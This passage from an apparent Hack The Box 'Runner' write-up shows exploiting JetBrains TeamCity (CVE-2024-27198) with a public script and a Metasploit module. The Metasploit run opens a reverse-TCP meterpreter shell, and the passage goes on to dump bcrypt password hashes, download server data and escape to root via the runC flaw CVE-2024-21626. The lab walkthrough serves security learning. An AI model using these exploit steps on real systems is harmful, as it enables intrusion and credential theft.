



We can grab the `sha256:<docker_id>` for it:

```
sha256:ca2b0f26964cf2e80ba3e084d5983dab293fdb87485dc6445f3f7bbfc89d7459
```


2. Creating a container and using runC escape technique









We must enable the `Interactive && TTY`




We can now `deploy` our container and access it:





We can access the console and lauch `the bash` shell:



From above, we can be able to access `root.txt` (the `id_rsa` requires a password):

```
root@5be24833190f:.# cat ../../../../root/root.txt
job-working-directory: error retrieving current directory: getcwd: cannot
access parent directories: No such file or directory
ab985a759440cf400de12b8dd6910d02
```

And that is the box!

03 - Further Notes

Links and References

https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/ --> Used to get RCE on the Teamcity Server
https://nitroc.org/en/posts/cve-2024-21626-illustrated/#exploit-via-setting-working-directory-to-procselffdfd --> RunC Escape

Vital key points

- In the enumeration of the subdomain, another wordlist belonging to `seclists` exists which still allows us to get teamcity.

```
➜  ~ gobuster dns -d runner.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/bug-bounty-program-subdomains-
trickest-inventory.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     runner.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /usr/share/wordlists/seclists/Discovery/DNS/bug-bounty-
program-subdomains-trickest-inventory.txt
===============================================================
2024/04/21 17:45:15 Starting gobuster in DNS enumeration mode
===============================================================
Found: teamcity.runner.htb
```

- There are 2 ways to get user, we discussed the first one, but another is to leverage CVE to get shell on the box, this is done by first registering a user and then using the user to upload a malicious java plugin to achieve the command execution:

```
git clone https://github.com/CharonDefalt/CVE-2024-27198-RCE
cd CVE-2024-27198-RCE
python3 -m venv .venv
source .venv/bin/activate

pip3 install requests,faker,urllib3
(.venv) ➜  CVE-2024-27198-RCE git:(main) ✗ python3 CVE-2024-27198-RCE.py -t
```

```
http://teamcity.runner.htb


 _____                      ____ _ _           ____   ____ _____
|_   _|__  __ _ _ __ ___  / ___(_) |_ _   _  |  _ \ / ___| ____|
  | |/ _ \/ _` | '_ ` _ \| |   | | __| | | | | |_) | |   |  _|
  | |  __/ (_| | | | | | | |___| | |_| |_| | |  _ <| |___| |___
  |_|\___|\__,_|_| |_| |_|\____|_|\__|\__, | |_| \_\\____|_____|
                                       |___/

Author: @W01fh4cker

Github: https://github.com/W01fh4cker

[+] User added successfully, username: y62w5qlg, password: 7c8ZeJVmeS, user
ID: 15
[+] The target operating system version is linux
[+] Please start executing commands freely! Type <quit> to end command
execution
command > whoami
tcuser
```

Even metasploit has a module which can be used to achieve RCE:

```
→  exploit msfconsole
msf6 > search teamcity

Matching Modules
================

   #   Name                                                    Disclosure
Date  Rank       Check  Description
   -   ----                                                    -----------
----  ----       -----  -----------
   0   exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793  2023-09-19
excellent  Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
   1     \_ target: Windows                                    .
.          .      .
   2     \_ target: Linux                                      .
.          .      .
   3   exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198  2024-03-04
excellent  Yes    JetBrains TeamCity Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use
exploit/multi/misc/teamcity_agent_xmlrpc_exec
After interacting with a module you can manually set a TARGET with set
```

```
TARGET 'Linux'

msf6 > use 3
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set lhost
tun0
lhost => tun0
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set rhosts
teamcity.runner.htb
rhosts => teamcity.runner.htb
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set rport
80
rport => 80
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. JetBrains TeamCity 2023.05.3 (build 129390)
running on Linux.
[*] Created authentication token:
eyJ0eXAiOiAiVENWMiJ9.TjkyN3JPdEZzVnQ2eDJlMXcxMEtHX0hFVzRJ.NmVkOTEyZjctZWUyYy
00NmJjLWFjY2EtYTk3MDFhOGVkOWY5
[*] Uploading plugin: 8uT28lGf
[*] Sending stage (57971 bytes) to 10.129.6.103
[*] Deleting the plugin...
[+] Deleted /opt/teamcity/work/Catalina/localhost/ROOT/TC_129390_8uT28lGf
[+] Deleted
/data/teamcity_server/datadir/system/caches/plugins.unpacked/8uT28lGf
[*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.129.6.103:57308) at
2024-04-21 18:23:00 +0300
[*] Deleting the authentication token...
[!] This exploit may require manual cleanup of
'/opt/teamcity/webapps/ROOT/plugins/8uT28lGf' on the target

meterpreter > shell
Process 1 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
   Welcome to TeamCity Server Docker container

 * Installation directory: /opt/teamcity
 * Logs directory:         /opt/teamcity/logs
 * Data directory:         /data/teamcity_server/datadir
```

```
   TeamCity will be running under 'tcuser' user (1000/1000)

tcuser@647a82f29ca0:~/bin$
```

Using the above shell, we can be able to find the creds that we initially accessed the hashes.

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ grep -E "*.htb" -r
grep -E "*.htb" -r
config/main-config.xml:<server rootURL="http://teamcity.runner.htb:8111"
uuid="1f80beba-00dc-4a33-8fa7-0675ef535ee0">
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713711892324,'BCRYPT')
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713712969122,'BCRYPT')
Binary file system/buildserver.data matches
```

We can then "read" the `system/buildserver.data` to get the hashes:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ grep runner.htb -r
grep runner.htb -r
config/main-config.xml:<server rootURL="http://teamcity.runner.htb:8111"
uuid="1f80beba-00dc-4a33-8fa7-0675ef535ee0">
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713711892324,'BCRYPT')
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713712969122,'BCRYPT')
Binary file system/buildserver.data matches
bash: strings: command not found
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ ^Z
Background channel 1? [y/N]  y
meterpreter > download /data/teamcity_server/datadir/system/buildserver.data
www/buildserver.data
[*] Downloading: /data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data
[*] Downloaded 512.00 KiB of 512.00 KiB (100.0%):
/data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data
[*] Completed  : /data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data

→  www strings buildserver.data | grep htb
```


```
ENew username: 'admin', new name: 'John', new email: 'john@runner.htb'
matthew@runner.htb
john@runner.htb

matthew $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em
Matthewmatthew@runner.htb --> When you cat it (otherwise its ugly)
```

So we get the hash from there


- Portainer utilises docker to run the commands (at its backend, docker actually uses runc inorder to to execute the processes). Root is there easy.

```
docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm
```

We see from the above it utilises such a command to run the container; The docker engine goes forth to call the runc binary:



How the Vulnerability Happens



`runc run` command creates a `libcontainer.linuxContainer` object at first. In order to create the object, runC needs to create an interface object called `cgroups.Manager`, which is used to manage cgroupfs. It'll open `/sys/fs/cgroup` in host filesystem, and subsequent operations to cgroup files are based on `openat2(2)` system call and the file descriptor of `/sys/fs/cgroup`. But runC donesn't close the file descriptor of `/sys/fs/cgroup` in time when forking child processes, so that child processes can access host filesystem through `/proc/self/fd/<fdnum>`.

Notice that if calling `openat2(2)` system call failed (if `openat2(2)` doesn't exist), runC will call function `openFallback()` to open cgroup files with absolute paths.

With that we can conclude this box!